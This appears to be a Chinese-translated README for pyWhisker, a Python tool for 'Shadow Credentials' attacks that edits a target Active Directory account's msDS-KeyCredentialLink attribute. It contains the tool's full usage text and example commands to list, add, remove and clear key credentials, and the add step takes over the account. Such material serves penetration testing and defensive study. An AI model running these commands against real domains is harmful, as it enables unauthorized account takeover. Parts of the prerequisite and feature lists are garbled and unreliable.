pyWhisker 是原始 Whisker 的 Python 等效版本,由 Elad Shamir 创建,原版使用 C# 编写。该工具允许用户操作目标用户/计算机的 msDS-KeyCredentialLink 属性,从而获得对该对象的完全控制权。
它基于 Impacket 和一个名为 PyDSInternals 的 Python 等效版本,后者是 Michael Grafnetter's DSInternals 的衍生品,由 podalirius 开发。
此工具与 Dirk-jan's PKINITtools 一起,允许在仅基于 UNIX 的系统上实现完整的原始利用。
此攻击的前提条件如下:
msDs-KeyCredentialLink 属性的账户。为什么需要这些前提?
AS_REQ <-> AS_REP 事务期间需要自己的证书和密钥进行会话密钥交换。如果前提 3 不满足,将引发 KRB-ERROR (16) : KDC_ERR_PADATA_TYPE_NOSUPP。
有关此“影子凭据”原始利用的更多信息:
pyWhisker 可用于对目标的 msDs-KeyCredentialLink 属性执行各种操作:
msDs-KeyCredentialLink 添加一个新的 KeyCredentialmsDs-KeyCredentialLink 添加新的 KeyCredentialmsDs-KeyCredentialLink 中删除一个 KeyCredentialmsDs-KeyCredentialLink 中删除所有 KeyCredentialsmsDs-KeyCredentialLink 中的所有 KeyCredentialsmsDs-KeyCredentialLinkpyWhisker 支持以下身份验证方式:
此外,pyWhisker 支持多级详细输出,只需在命令后添加 -v、-vv 等即可 :)
pyWhisker 还可以跨域操作,请参阅 -td/--target-domain 参数。
usage: pywhisker [-h] (-t TARGET_SAMNAME | -tl TARGET_SAMNAME_LIST) [-a [{list,add,spray,remove,clear,info,export,import}]] [--use-ldaps] [--use-schannel] [-v] [-q]
                 [--dc-ip ip address] [-d DOMAIN] [-u USER] [-crt CERTFILE] [-key KEYFILE] [-td TARGET_DOMAIN] [--no-pass | -p PASSWORD | -H [LMHASH:]NTHASH | --aes-key hex key]
                 [-k] [-P PFX_PASSWORD] [-f FILENAME] [-e {PEM,PFX}] [-D DEVICE_ID]

Python (re)setter for property msDS-KeyCredentialLink for Shadow Credentials attacks.

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET_SAMNAME, --target TARGET_SAMNAME
                        Target account
  -tl TARGET_SAMNAME_LIST, --target-list TARGET_SAMNAME_LIST
                        Path to a file with target accounts names (one per line)
  -a [{list,add,spray,remove,clear,info,export,import}], --action [{list,add,spray,remove,clear,info,export,import}]
                        Action to operate on msDS-KeyCredentialLink
  --use-ldaps           Use LDAPS instead of LDAP
  --use-schannel        Use LDAP Schannel (TLS) for certificate-based authentication
  -v, --verbose         verbosity level (-v for verbose, -vv for debug)
  -q, --quiet           show no information at all

authentication & connection:
  --dc-ip ip address    IP Address of the domain controller or KDC (Key Distribution Center) for Kerberos. If omitted it will use the domain part (FQDN) specified in the identity parameter
  -d DOMAIN, --domain DOMAIN
                        (FQDN) domain to authenticate to
  -u USER, --user USER  user to authenticate with
  -crt, --certfile CERTFILE
                        Path to the user certificate (PEM format) for Schannel authentication
  -key, --keyfile KEYFILE
                        Path to the user private key (PEM format) for Schannel authentication
  -td TARGET_DOMAIN, --target-domain TARGET_DOMAIN
                        Target domain (if different than the domain of the authenticating user)

  --no-pass             don't ask for password (useful for -k)
  -p PASSWORD, --password PASSWORD
                        password to authenticate with
  -H [LMHASH:]NTHASH, --hashes [LMHASH:]NTHASH
                        NT/LM hashes, format is LMhash:NThash
  --aes-key hex key     AES key to use for Kerberos Authentication (128 or 256 bits)
  -k, --kerberos        Use Kerberos authentication. Grabs credentials from .ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones
                        specified in the command line

arguments when setting -action to add:
  -P PFX_PASSWORD, --pfx-password PFX_PASSWORD
                        password for the PFX stored self-signed certificate (will be random if not set, not needed when exporting to PEM)
  -f FILENAME, --filename FILENAME
                        filename to store the generated self-signed PEM or PFX certificate and key, or filename for the "import"/"export" actions
  -e {PEM,PFX}, --export {PEM,PFX}
                        choose to export cert+private key in PEM or PFX (i.e. #PKCS12) (default: PFX))

arguments when setting -action to remove:
  -D DEVICE_ID, --device-id DEVICE_ID
                        device ID of the KeyCredentialLink to remove when setting -action to remove
下方是 pyWhisker 能做什么的示例和截图。

pyWhisker 能够列出现有的 KeyCredentials。除此之外,它还可以展开整个结构,显示该对象包含的所有信息(包括 RSA 公钥参数)。
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "list"
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "info" --device-id 6419739b-ff90-f5c7-0737-1331daeb7db6


pyWhisker 能够删除特定值或清除整个属性。
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "remove" --device-id a8ce856e-9b58-61f9-8fd3-b079689eb46e
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "clear"


pyWhisker 能够生成 RSA 密钥、X509 证书、KeyCredential 结构,并将必要的信息作为新值写入 msDs-KeyCredentialLink 属性。证书可以以 PFX 格式(#PKCS12,受密码保护的证书 + 私钥)或 PEM 格式(PEM 证书、PEM 私钥,无需密码)导出。
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "add" --filename test1